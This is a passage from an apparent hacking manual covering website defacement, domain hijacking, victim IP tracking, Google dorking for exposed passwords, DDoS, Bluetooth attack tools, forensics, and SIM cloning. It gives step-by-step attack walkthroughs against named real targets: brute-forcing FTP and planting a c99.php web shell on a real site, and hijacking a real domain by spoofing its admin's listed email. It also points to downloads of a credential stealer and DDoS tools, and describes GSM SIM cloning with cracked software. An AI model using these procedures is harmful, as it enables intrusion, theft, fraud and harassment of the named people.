Often attackers will inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user (Read below for further details) in order to gather data from them. Everything from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. New malicious uses are being found every day for XSS attacks. The post below by Brett Moore brings up a good point with regard to "Denial Of Service", and potential "auto-attacking" of hosts if a user simply reads a post on a message board.

Cross-Site Request Forgery, also known as one click attack or session riding and abbreviated as CSRF (Sea-Surf) or XSRF, is a kind of malicious exploit of websites. Although this type of attack has similarities to cross-site scripting (XSS), cross-site

CHAPTER-7

WEBSITE DEFACEMENT & DOMAIN HACKING

- What is Website Defacement?
- Defacement Techniques
- Website defacement archive sites
- Website Defacement case study?
- Domain Hacking

What is Website Defacement?

- A ***website defacement*** is an attack on a website that changes the visual appearance of the site. These are typically the work of system crackers, who break into a web server and replace the hosted website with one of their own.

- A high-profile website defacement was carried out on the website of the company SCO Group following its assertion that Linux contained stolen code. The title of the page was changed from "Red Hat vs SCO" to "SCO vs World," with various satirical content following

Terms:

[SQL] - Structured Query Language
[LFI] - Local File Include
[RFI] - Remote File Include
[XSS] - Cross Site Scripting
[RCE] - Remote Code Execution
[AFD] - Arbitrary File Download
[SCD] - Source Code Disclosure
[PCI] - PHP Code Injection

Defacement Techniques:

Domain Hack
FTP Protokol
IIS Vulnerable
Apache Vulnerable
Permission
Exploits
Script, Cookie, XSS
OS Vulnerable
Social Engineer
Hosting Control Panel
Forgotten Password
Trojan, Spy vs
SQL Injection
RFI

Tools for Web defacement:

- Hydra
- C99 Shell
- phpbb_defacer
- XSSShell039
- Etc

Website defacement archive sites

- ***www.zone-h.org/***
- ***http://turk-h.org***

Website Defacement case study?

Target: www.babaharinath.com
To Use Brutus, c99.php shell we have to go through the following steps:

1. Firstly we need to Upload the c99.php shell file and Brutus application on the particular system(server system) and then target the web application let say www.babaharinath.com and use password from commercial world list(a combination of passwords) and set type =FTP and choose keep connected with web for unlimited attempts. After this start Brut force attack.
2. After getting ID and Password open the Victim site in IE by typing ftp.babaharinath.com and then click on file and Login as above ID and Password.
3. Now upload c99.php file in image or cgi-bin folder. After this again open IE and access http://www.babaharinath.com/image/c99.php
4. After this chose index.html file and click on edit option and then change the content as per your wish.
5. Now with the help of c99.php shell file we can upload new content html, delete whatever we want and even do anything in future without any password.

Download Tools: www.thesecretofhacking.com/sw/ch7/defementtools.rar

Video URL: www.thesecretofhacking.com/vd/ch7/cs1

Domain Hacking*

A Domain hacking is a process to transfer domain(yahoo.com) without owner permission with help of phishing, sniffing,spoofing.

A ***domain hack*** is an unconventional domain name that combines domain levels, especially the top-level domain (TLD), to spell out the full "name" or title of the domain, making a kind of fun.

Domain Hacking process:

1. See who.is record of victim(kulhari.net) DNS record and note down admin email (manishkulhari@gmail.com)
2. Send spoof mail to victim admin email for password.
3. after open domain registrar(my.indialinks.com) website to access their domain control panel (click forget password)
4. After you get a password in victim email address of victim domain.
5. Just login on domain control panel.
6. and get ECCP code and create new account on hosting company and choose Domain transfer (all submit all details)
7. You will get all rights on this domain for lifetime.

Terminology:

Domain: www.google.com

Tools: No tools

Video: www.thesecretofhacking.com/ch7/cs2

CHAPTER-8

MISCELLANEOUS HACKING

- How to get victim IP address?
- Google Hacking to find out any software within 15 second.
- How to access any website in restricted environment?
- How to access your mobile remotely?
- Blue tooth Hacking
- DDOS Attack
- How to steal victim information?
- Send Self destroy email to victim.

How to get victim IP address?

To get victim ip address we have following options:

- Php Notify Script
- Send RCPT Email (Readnotify)
- Personal website
- Sniffer

1. PHP Notify script:
Upload the file "index.php" and "ip.html" to an free webspace account which supports php ! say victim to visit your site www.yoursite.com you willget his ip www.yoursite/ip.html

Download URL: www.thesecretofhacking.com/sw/ch8/php.rar

2. Send RCPT Email:
Sign up with www.readnotify.com , lets you know when email you've sent gets read with ip address.

3. Personal Website:
Use personal hosting and send email to victim about visit your site. You will get all ip and os and browser details in your awstat and latest visitor section in cpanel.

4. Sniffer:
With help of sniffer like ethereal we can sniff chat (google talk, yahoo,msn) communication and after we can extract ip address.

Video URL: www.thesecretofhacking.com/vd/ch8/cs1

What we can do with victim IP address:
We can perform port scanning and vulnerability assessment for remote hacking.

Google hacking to find out any software within 15 second.

Google hacking is a term that refers to the act of creating complex search engine queries in order to filter through large amounts of search results for information related to computer security. In its malicious format it can be used to detect websites that are vulnerable to numerous exploits and vulnerabilities as well as locate private, sensitive information about others, such as credit card numbers, social security numbers, and passwords.

Google hacking is a process to find any file as soon as possible with help of some advanced parameter.

For example we need AVG antivirus or any software, and we have 10-15 second so we use google advanced parameter, to search from rapidshare.com

site:rapidshare.com avg

Other Parameters:

intitle:admbook intitle:version filetype:php
intitle:"Index of" passwords modified
allinurl:auth_user_file.txt
"access denied for user" "using password"
"A syntax error has occurred" filetype:ihtml
allinurl: admin mdb
"ORA-00921: unexpected end of SQL command"
inurl:passlist.txt
"Index of /backup"

allinurl:auth_user_file.txt

DCForum's password file. This file gives a list of (crackable) passwords, usernames and email addresses for DCForum and for DCShop (a shopping cart program(!!!). Some lists are bigger than others, all are fun, and all belong to googledorks. =)

intitle:"Index of" config.php
This search brings up sites with "config.php" files. To skip the technical discussion, this configuration file contains both a username and a password for an SQL database. Most sites with forums run a PHP message base. This file gives you the keys to that forum, including FULL ADMIN access to the database.

eggdrop filetype:user user
These are eggdrop config files. Avoiding a full-blown discussion about eggdrops and IRC bots, suffice it to say that this file contains usernames and passwords for IRC users.

The syntax “link:” will produce a list of webpages that have a link to a specified webpage. For example: link:www.hak9.com will create a Google list of websites with links to www.hak9.com.

The Google syntax “phonebook” searches for U.S. street addresses and phone number information. For Example: “phonebook:James+FL” will list down all names of person having “James” in their names and located in “Florida (FL)”.


for more information: http://www.googleguide.com/advanced_operators.html

Download Google Cheat sheet: www.thesecretofhacking.com/sw/ch8/googlecheat.pdf

How to access any website in restricted environment?


To access restricted website or chat in your company or college we need tunnel software. We use Http-tunnel to access anything.

HTTPTunnel is a tunneling software that can tunnel network connections through restrictive HTTP proxies over pure HTTP "GET" and "POST" requests.



HTTPTunnel consists of two components:

1. The client that resides behind the firewall and accepts network connections on ports that will either be mapped to a specific remote target server/port (portmapping) or will act as a SOCKS (v4 and v5) proxy. The SOCKS authentication source can be a fixed user list, an LDAP or MySQL directory. The client is written in Perl.



2. The server that resides on the internet and accepts HTTP requests from the client which will be translated and forwarded to network connections to the remote servers. Two different servers available:

    - The hosted server, which is basically a PHP script that must be put on a PHP enabled web server. Putting the PHP script on a webserver enables the webserver to act as your HTTP tunnel server.

    - The standalone server, which is written in perl: This server can be used if you have a box on the internet where you can run perl scripts (e.g. your box at home).

    Using the Perl (as opposed to the PHP) server is recommended as it does not suffer from many restrictions that the webserver may impose on the PHP script, e.g. maximum script runtime, load-balanced server environments, provider policies etc.

Configuration of all components is done over a web-based GUI. SOCKS proxy cascading is supported.


Main features of HTTPTunnel

- HTTPTunnel Client written in Perl for maximum portability
- HTTPTunnel Server available in two versions:
  - Standalone Perl server
  - Hosted PHP server to be used on an existing, PHP-enabled webserver
- Configuration of all components is done over a web based GUI
- Support of multiple connections over one HTTPTunnel client/server
- One HTTPTunnel server can serve multiple HTTPTunnel clients
- SOCKS4 and SOCKS5 support

- SOCKS cascading support

- Multiple Security Features:
  - Strong network traffic encryption and/or compression
  - SOCKS and/or HTTP authentication from multiple directories
  - Intrusion Detection

Before:



After Tunnel:

For more information: www.thesecretofhacking.com/sw/ch8/http-tunnel.pdf

How to access your mobile remotely?

Signup with www.mymobilesite.net and install a application (.sis) file on nokia phone to access mobile from computer(internet).

We can access:

- Guest and friend user accounts
- Calendar - manage your calendar, and share your availability for others too
- Messaging - SMS inbox/outbox and SMS sending

- Phone log - view missed calls
- Contacts - manage your contacts easily
- Blog - tell stories on your journeys
- Camera - share instant pictures
- Gallery - browse pictures taken with camera phone, and share them to others
- Guestbook - visitors can leave their comments
- Contact me - visitors can send instant messages to you
- Presence - share your status and device state
- Web chat - communicate with friends
- Start and stop your mobile site from the web
- Share your mobile site content via RSS feeds (NEW)

Your carrier might charge you for data traffic caused by Mobile Web Server. Consult your carrier about data transfer fees. Mobile Web Server includes a data transfer counter to estimate your Mobile Web Server data traffic amount.

Blue tooth Hacking

Bluetooth hacking: Essential tools.

Bluetooth is one of the most rapidly growing connection technology. If you are someone who is planning to gain better understanding of Bluetooth Security, you will need some essential tools. This article lists down the Essential Bluetooth Hacking Tools.

1.) BlueScanner: BlueScanner searches out for Bluetooth-enabled devices. It will try to extract as much information as possible for each newly discovered device.

2.) BlueSniff: BlueSniff is a GUI-based utility for finding discoverable and hidden Bluetooth-enabled devices.

3.) BTBrowser: Bluetooth Browser is a J2ME application that can browse and explore the technical specification of surrounding Bluetooth-enabled devices. You can browse device information and all supported profiles and service records of each device. BTBrowser works on phones that supports JSR-82 - the Java Bluetooth specification.

4.) BTCrawler: BTCrawler is a scanner for Windows Mobile based devices. It scans for other devices in range and performs service query. It implements the BlueJacking and BlueSnarfing attacks.

5.) BlueBugger: BlueBugger exploits the BlueBug vulnerability. BlueBug is the name of a set of Bluetooth security holes found in some Bluetooth-enabled mobile phones. By exploiting those vulnerabilities, one can gain an unauthorized access to the phone-book, calls lists and other private information.

6.) CIHWB: Can I Hack With Bluetooth (CIHWB) is a Bluetooth security auditing framework for Windows Mobile 2005. Currently it only support some Bluetooth exploits and tools like BlueSnarf, BlueJack, and some DoS attacks. Should work on any PocketPC with the Microsoft Bluetooth stack.

7.) Bluediving: Bluediving is a Bluetooth penetration testing suite. It implements attacks like Bluebug, BlueSnarf, BlueSnarf++, BlueSmack, has features such as Bluetooth address spoofing, an AT and a RFCOMM socket shell and implements tools like carwhisperer, bss, L2CAP packetgenerator, L2CAP connection resetter, RFCOMM scanner and greenplaque scanning mode.

8.) Transient Bluetooth Environment Auditor: T-BEAR is a security-auditing platform for Bluetooth-enabled devices. The platform consists of Bluetooth discovery tools, sniffing tools and various cracking tools.

9.) Bluesnarfer: Bluesnarfer will download the phone-book of any mobile device vulnerable to Bluesnarfing. Bluesnarfing is a serious security flow discovered in several Bluetooth-enabled mobile phones. If a mobile phone is vulnerable, it is possible to connect to the phone without alerting the owner, and gain access to restricted portions of the stored data.

10.) BTcrack: BTCrack is a Bluetooth Pass phrase (PIN) cracking tool. BTCrack aims to reconstruct the Passkey and the Link key from captured Pairing exchanges.

11.) Blooover II: Blooover II is a J2ME-based auditing tool. It is intended to serve as an auditing tool to check whether a mobile phone is vulnerable.

12.) BlueTest: BlueTest is a Perl script designed to do data extraction from vulnerable Bluetooth-enabled devices.

13.) BTAudit: BTAudit is a set of programs and scripts for auditing Bluetooth-enabled devices.

DDOS Attack

A ***denial-of-service attack*** (***DoS attack***) or ***distributed denial-of-service attack*** (***DDoS attack***) is an attempt to make a computer resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted efforts of a person or persons to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely. Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

One common method of attack involves saturating the target (victim) machine with external communications requests, such that it cannot respond to legitimate traffic, or responds so slowly as to be rendered effectively unavailable. In general terms, DoS attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no

longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.

A DoS attack can be perpetrated in a number of ways. The five basic types of attack are:

1. Consumption of computational resources, such as bandwidth, disk space, or processor time
2. Disruption of configuration information, such as routing information.
3. Disruption of state information, such as unsolicited resetting of TCP sessions.
4. Disruption of physical network components.
5. Obstructing the communication media between the intended users and the victim so that they can no longer communicate adequately.


A DoS attack may include execution of malware intended to:

- Max out the processor's usage, preventing any work from occurring.
- Trigger errors in the microcode of the machine.
- Trigger errors in the sequencing of instructions, so as to force the computer into an unstable state or lock-up.
- Exploits errors in the operating system to cause resource starvation and/or thrashing, i.e. to use up all available facilities so no real work can be accomplished.
- Crash the operating system itself.
- iFrame (D)DoS, in which an HTML document is made to visit a webpage with many KB's of information many times, until they achieve the amount of visits to where bandwidth limit is exceeded.

ICMP flood

A smurf attack is one particular variant of a flooding DoS attack on the public Internet. It relies on misconfigured network devices that allow packets to be sent to all computer hosts on a particular network via the broadcast address of the network, rather than a specific machine. The network then serves as a smurf amplifier. In such an attack, the perpetrators will send large numbers of IP packets with the source address faked to appear to be the address of the victim. The network's bandwidth is quickly used up, preventing legitimate packets from getting through to their destination.To combat Denial of Service attacks on the Internet, services like the Smurf Amplifier Registry have given network service providers the ability to identify misconfigured networks and to take appropriate action such as filtering.

Ping flood is based on sending the victim an overwhelming number of ping packets, usually using the "ping" command from unix like hosts (the -t flag on Windows systems has a far less malignant function). It is very simple to launch, the primary requirement being access to greater bandwidth than the victim.



SYN flood sends a flood of TCP/SYN packets, often with a forged sender address. Each of these packets is handled like a connection request, causing the server to spawn a half-open connection, by sending back a TCP/SYN-ACK packet, and waiting for a packet in response from the sender address. However, because the sender address is forged, the response never comes. These half-open connections saturate the number of available connections the server is able to make, keeping it from responding to legitimate requests until after the attack ends.

Teardrop attacks

A Teardrop attack involves sending mangled IP fragments with overlapping, over-sized, payloads to the target machine. This can crash various operating systems due to a bug in their TCP/IP fragmentation re-assembly code.[4] Windows 3.1x, Windows 95, and Windows NT operating systems, as well as versions of Linux prior to versions 2.0.32 and 2.1.63 are vulnerable to this attack.

Peer-to-peer attacks

Attackers have found a way to exploit a number of bugs in peer-to-peer servers to initiate DDoS attacks. The most aggressive of these peer-to-peer-DDoS attacks exploits DC++. Peer-to-peer attacks are different from regular botnet-based attacks. With peer-to-peer there is no botnet and the attacker does not have to communicate with the clients it subverts. Instead, the attacker acts as a 'puppet master,' instructing clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's website instead. As a result, several thousand computers may aggressively try to connect to a target website. While a typical web server can handle a few hundred connections/sec before performance begins to degrade, most web servers fail almost instantly under five or six thousand connections/sec. With a moderately

big peer-to-peer attack a site could potentially be hit with up to 750,000 connections in a short order. The targeted web server will be plugged up by the incoming connections. While peer-to-peer attacks are easy to identify with signatures, the large number of IP addresses that need to be blocked (often over 250,000 during the course of a big attack) means that this type of attack can overwhelm mitigation defenses. Even if a mitigation device can keep blocking IP addresses, there are other problems to consider. For instance, there is a brief moment where the connection is opened on the server side before the signature itself comes through. Only once the connection is opened to the server can the identifying signature be sent and detected, and the connection torn down. Even tearing down connections takes server resources and can harm the server.

Download Tool : www.thesecretofhacking.com/sw/ch8/ddos.rar

Video URL: www.thesecretofhacking.com/vd/ch8/ddos

How to steal victim Information?

We use Little Info Stealer software to steal victim information.

Feature's:
+*Supported Infos to Steal:*
+FileZilla
+FlashFXP
+Mozilla Firefox Cookies
+Mozilla Firefox Passwords Files (then use FirePassword to get user/pass/site)
+MSN 8.0 and 8.5 Password Stealer (thx to CFJ0/HuckJam and infogreg.com)
+Skype
+CuteFTP Pro 8.0
+SocksChain
+RapidGet
+Send files to FTP Account
+Melt

Download URL: www.thesecretofhacking.com/sw/ch8/steal.rar

Send Self Destroy Emails to victim.

Self destroy emails are automatically removed after victims read email.

- www.kicknotes.com
- www.readnotify.com

CHAPTER-9

MOBILE & COMPUTER FORENSIC

- What Is Forensic?
- History of Forensic science
- Stenography
- Computer forensic tools
- Mobile Forensic
- Nokia Mobile Secret Codes
- Mobile Forensic Tools
- Phone Cloning

What Is Forensic?

Computer forensics is the preservation, identification, extraction, interpretation, and documentation of computer evidence.

Computer forensics is a fascinating field. As enterprises become more complex and exchange more information online, high-tech crimes are increasing at a rapid rate. The industry has taken off in recent years, and it's no surprise that a profession once regarded as a vague counterpart of network security has grown into a science all on its own. In addition, numerous companies and professionals now offer computer forensic services. A computer forensic technician is a combination of a private eye and a computer scientist.

The Objectives of Computer Forensics

Cyber activity has become an important part of the everyday lives of the general public. According to the EC-Council, eighty-five percent of businesses and government agencies have detected a security breach. The examination of digital evidence (media) has provided a medium for forensic investigators to focus on after an incident has occurred. The ultimate goal of a computer forensic investigator is to determine the nature and events concerning a crime and to locate the perpetrator by following a structured investigative procedure.

Security Statistics of Cyber Crime

Here are some interesting statistics pertaining to cyber crimes:

■ Intellectual losses from hacking exceeded $400 billion in 2003.
■ Eighteen percent of companies whose systems were broken into or infected with a virus suffered losses of $1 million or more.
■ A total of 241 U.S. organizations collectively reported losses of $33.5 million from theft of proprietary information.
■ Approximately 25 percent of all organizations reported attempted break-ins via the Internet.
■ An FBI survey of 400 companies showed only 40 percent reported break-ins.
■ One of every five Internet sites have suffered a security breach.

Preparation-What to Do Before You Start:

- Knowing different types of hardware
- Checking for unauthorized hardware
- Keeping up-to-date with new trends in hardware devices
- Knowing various operating systems
- Knowing different types of filesystems
- Knowing legal rights and limits Forming an incident response team

History of Forensic Science

Forensics has been around since the dawn of justice. Cavemen had justice in rules set to protect home and hearth. Francis Galton (1822–1911) made the first recorded study of fingerprints, Leone Lattes (1887–1954) discovered blood groupings (A, B,AB, and 0), Calvin Goddard (1891–1955) allowed firearms and bullet comparison for solving many pending court cases, Albert Osborn (1858–1946) developed essential features of document examination, Hans Gross (1847–1915) made use of scientific study to head criminal investigations. And in 1932, the FBI set up a lab to provide forensic services to all field agents and other law authorities across the country.

Stenography

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspects the existence of the message, a form of security through obscurity. The word *steganography* is of Greek origin and means *"concealed writing"*. The first recorded use of the term was in 1499 by Johannes Trithemius in his *Steganographia*, a treatise on cryptography and steganography disguised as a book on magic. Generally, messages will appear to be something else: images, articles, shopping lists, or some other *covertext* and, classically, the hidden message may be in invisible ink between the visible lines of a private letter.

The advantage of steganography, over cryptography alone, is that messages do not attract attention to themselves. Plainly visible encrypted messages—no matter how unbreakable—will arouse suspicion, and may in themselves be incriminating in countries where encryption is illegal.Therefore, whereas cryptography protects the contents of a message, steganography can be said to protect both messages and communicating parties.

Example:

	***Steganart example.*** Within this picture, the letters position of a hidden message are represented by increasing numbers (1 to 20), and a letter value is given by its intersection position in the grid. For instance, the first letter of the hidden message is at the intersection of 1 and 4. So, after a few tries, the first letter of the message seems to be the 14th letter of the alphabet; the last one (number 20) is the 5th letter of the alphabet.

Steg Tools

There are a significant amount of tools available for creating steganographic content.These tools come in both open source and commercial versions.

Snow

The tool Snow works by using whitespace to hide information. It is used to conceal text information by appending whitespace to the end of lines.

Steganos

This tool has the capability to create steganographic content, and it can encrypt the information
to provide another layer of security. It can hide files inside BMP,VOC,WAV, and text files.

Gifshuffle

This program has the capability of storing messages inside GIF images; it accomplishes this by shuffling the colormap. It can work with all GIF images, even the ones that contain transparency and animation.

Outguess

Outguess is a powerful tool that allows the insertion of hidden information into the redundant bits of information found in our files.The tools supports PNM and JPEG file formats.

Phonebook FS protects your disks with Deniable Encryption
Stego and Winstego. Steganography by justified plain text.
Stego-0.5, a GNOME/GTK+ based GUI for LSB algorithm. License (GPL)
Steghide Free .jpeg and .wav encryption for Linux and other operating systems.
SteGUI Free GUI for Steghide for Linux.

Computer Forensic Tools

S.NO	***Software Name***	***Description***
1.	Data arrest	Data recovery from Linux.
2.	Handy recovery & get data back.	Recover data and partions in hdd and flash drive.
3.	Pasco	View IE cache files
4.	Vision forensic utility	To display TCP connected connections with associated applications.
5.	Xxd	Hexa editor in linux
6.	Recoverplus pro	Recover pictures data.
7.	Restore 2000	Undelete data and partions for windows

8.	R-drive	Create image file for backup duplication
9.	Reveal	Pornography tool to search files in pc.
10.	Forensic sorter & My croft	Search for hidden or deleted data on win and linux.
11.	GFE stealth	Recover abd reconstruct deketed and partial image files.
12.	Indisc recovery	Recover data from cd and dvd.
13.	Macquisition boot cd	To creat images of mac system.
14.	Rmail	Extract ms exchange and lotus notes mail data extractor
15.	.ost extension	Ms outlook with config data.
16.	Get data back	Recover formatted partion data from HDD and Pan drive.

Mobile Forensic:

Mobile phone forensics is the science of retrieving data from a mobile phone under forensically sound conditions. This includes full data retrieval and examination of data found on the SIM/USIM, the phone body itself and the optional memory cards. Data retrieved and examined can include images, videos, text or SMS messages, call times and contact numbers.

Mobile Forensic Tools:

1.MOBILedit! is software that brings the ability to control the phone from your PC.
After connecting the phone via cable, IrDA or Bluetooth, view the contents of the phone on the PC, do full-text searches, dial numbers, send SMS or MMS messages. With a simple click, backup all your data, copy them to different mobile phones and manipulate your contacts without even touching the phone. When you receive a message, it arrives on your PC in a similar way as an email; simply reply to it or move it to the archive. You will become much more productive as a result.

Download URL: www.thesecretofhacking.com/sw/ch9/mobileedit.rar

2. AIO Mobile Phone Unlocker
This software contains setups to 10 seperate mobile phone unlockers or unlock code softwares (for the mobiles in the companies shown above). Unlocking enables the user to change to and use any network they wish.

Download URL: www.thesecretofhacking.com/sw/ch9/unlocker.rar

3.) SIMIS 2

Simis 2 considered among the World's first cell phone forensic tools, and today's most comprehensive sim card analysis solution, Simis was engineered in accordance with Acpo Guidelines to ensure that no data on the Sim is modified during the read process.

Download URL: www.thesecretofhacking.com/sw/ch9/simis.rar

4.) Remote 60 Professional - Control Your Phone from PC
Remote S60 Professional by mobileways.de lets you operate your Series 60 phone from your Windows computer. You can access and control all applications on your phone by using your PC's keyboard while watching the screen of your phone in a virtual window in real time.

The Perfect Tool for Presentations, Tutorials or Device and Application Testing

With Remote S60 Professional, you can conveniently demo any applications or services on your phone in realtime. Remote S60 Professional displays your phone's screen in a virtual window on your PC. You can either use a wireless bluetooth connection for best mobility during your presentation or a USB cable (DKU-2) for best realtime performance.
Remote S60 Professional supports skins for different mobile phone models, offers a customizable (HTML) fullscreen mode and allows you to record AVI movies.

Manage your Everyday Tasks

Remote S60 Professional helps you compose SMS, enter contacts, add WAP/WEB URLs, create and change calender entries or manage your phone's settings with ease.

Features of Remote S60 Professional:

* Connect your phone with the USB cable DKU-2 (compatible Series 60 v2 phones only!) or by Bluetooth Serial Port
* For (old) Series 60 v1 phones: conveniently connect via the PC Suite / mRouter (Nokia 6600, 3650, N-Gage, Siemens SX1, Sendo X, Panasonic X700/X800)
* Support for multiple skins (showing different mobile phone models)
* Customizable (HTML) fullscreen mode (with zoom feature)
* 3 different zoom levels (2x, 3x and 4x)
* Use your keyboard to control your phone in realtime
* Make screenshots, copy them to the clipboard or save them to your PC
* Create AVI movies while navigating on your phone

* Profiles for quickly switching between different performance settings
* Advanced options for balancing performance vs. power consumption:
Reduced color modes, different compression levels, application priority, sampling frequency
* Multiple devices connected to the same PC by using multiple instances of Remote S60 Professional

Download URL: www.thesecretofhacking.com/sw/ch9/remote.rar

Nokia mobile secret codes:

On the main screen type

**#06# for checking the IMEI (International Mobile Equipment Identity).*

**#7780# reset to factory settings.*

**#67705646# This will clear the LCD display (operator logo).*

**#0000# To view software version.*

**#2820# Bluetooth device address.*

**#746025625# Sim clock allowed status.*

**#62209526# - Display the MAC address of the WLAN*

adapter. This is available only in the newer devices that

support WLAN

#pw+1234567890+1# Shows if sim have restrictions.

**#92702689# - takes you to a secret menu where you*

may find some of the information below:

1. Displays Serial Number.

2. Displays the Month and Year of Manufacture

3. Displays (if there) the date where the phone was

purchased (MMYY)

4. Displays the date of the last repair - if found (0000)

5. Shows life timer of phone (time passes since last start)

**#3370# - Enhanced Full Rate Codec (EFR) activation.*

Increase signal strength, better signal reception. It also help if u want to use GPRS and the service is not responding or too slow. Phone battery will drain faster though.

**#3370* - (EFR) deactivation. Phone will automatically restart. Increase battery life by 30% because phone receives less signal from network.*

**#4720# - Half Rate Codec activation.*

**#4720* - Half Rate Codec deactivation. The phone will automatically restart*

*If you forgot wallet code for Nokia S60 phone, use this code reset: *#7370925538#*

Note, your data in the wallet will be erased. Phone will ask you the lock code. Default lock code is: 12345

*Press *#3925538# to delete the contents and code of wallet.*

Phone Cloning /GSM SIM

If you have paid attention to any cell phone related tutorials in the past, then you may remember cloning being made popular by certain public figures like Kevin Mitnick in order to place calls on the bill of another subscriber. Well, even with GSM this trick still holds relevant. How could such a flaw exist in a system that is obviously concentrated on

preventing such fraudulant use? The flaw is within the COMP128 authentication algorithm used as an instantiation of A3/A8 widely used by gsm providers. Unfortunately for these providers, the COMP128 algorithm is just not strong enough to prevent fraud. We attack the algorithm by using a chosen-challenge attack, which works by forming a number of specially-chosen challenges and querying the SIM card for each one. Then by analyzing the responses from these queries, we are able to determine the value of the secret key that is used for authentication. So how do we perform this attack?

Well there are a few things you need before you start. First you will need to buy a SIM card reader, a card programmer, empty silver pic 2 card, and an unregulated adapter, and if you don't have one a 9 pin male to female extension cable. You can probably put a bid on ebay for most of this hardware, or just google up some sites that sell them. You will also need some software for this trick. First you will need a SIM card editor. An excellent piece of software to use in this instance is Cardinal Sim Editor, which you can find (including the crack for it) at the below link...

http://www.cracksweb.com/news.php?go=824

Another tool you will is CardMaster, which once again you can find at the below link...

Cardmaster.dk

Finally what you will need is a SIM card emulator. An excellent example of an emulator to use is SIMEMU, which you can find at the below link...

SIM-EMU Official page

Note for those of you who feel the need to read the instructions on the site, just go to Free Translation and Professional Translation Services from SDL International to translate the web page from Spanish to English. Now let's go ahead and get started .shall we? You will first want to plug your SIM Reader into your com port. Then run Cardinal and then click where it says "Click Here" and then click Settings. You will then select your com/serial port and the baud rate. Then you will close this out, and then left click where it says "Click Here", go to smartcard, and click SIM editor. The program will from there start up, and you will go to SIM, then SIM Info, and click the load button. After doing this you will see the IMSI code, take note of this code as you will need it. Now close the SIM Info and go to Security/Find key KI. When this window opens just click Start and wait. It will take approximately 4 hours to find the key. Once it is found take note of this KI and exit. Now you should have the IMSI and KI noted, if so lets continue with the next step. Now take your silver card. Within the unzipped file within you will find two files. SEE50s.hex (EEPROM) and SEF50sEN.hex (PIC). Now connect your programmer to a com port and go to the setup menu on your CardMaster program and choose the appropriate com port. You should then see a yellow rectangle at the bottom of the program that says that there is no card. Now insert your smartcard into the programmer, and the rectangle should change to green and you will see "Card ready". Now go to where it says "Card type:" and select "Silvercard". NOw go to the "File to Pic:" field and upload SEF50sEN.hex, then go

to the "File to Eeprom:" field and upload SEE50s.hex. Now go to Edit and click "Auto Program". Now once this is finished you will need to cut the card so that it will fit into the phone. Instructions for how the card needs to be cut is provided on the GSM solutions web site that will be listed in the Sites to Visit section at the bottom of this page. Now insert the newly cut silvercard into the phone.
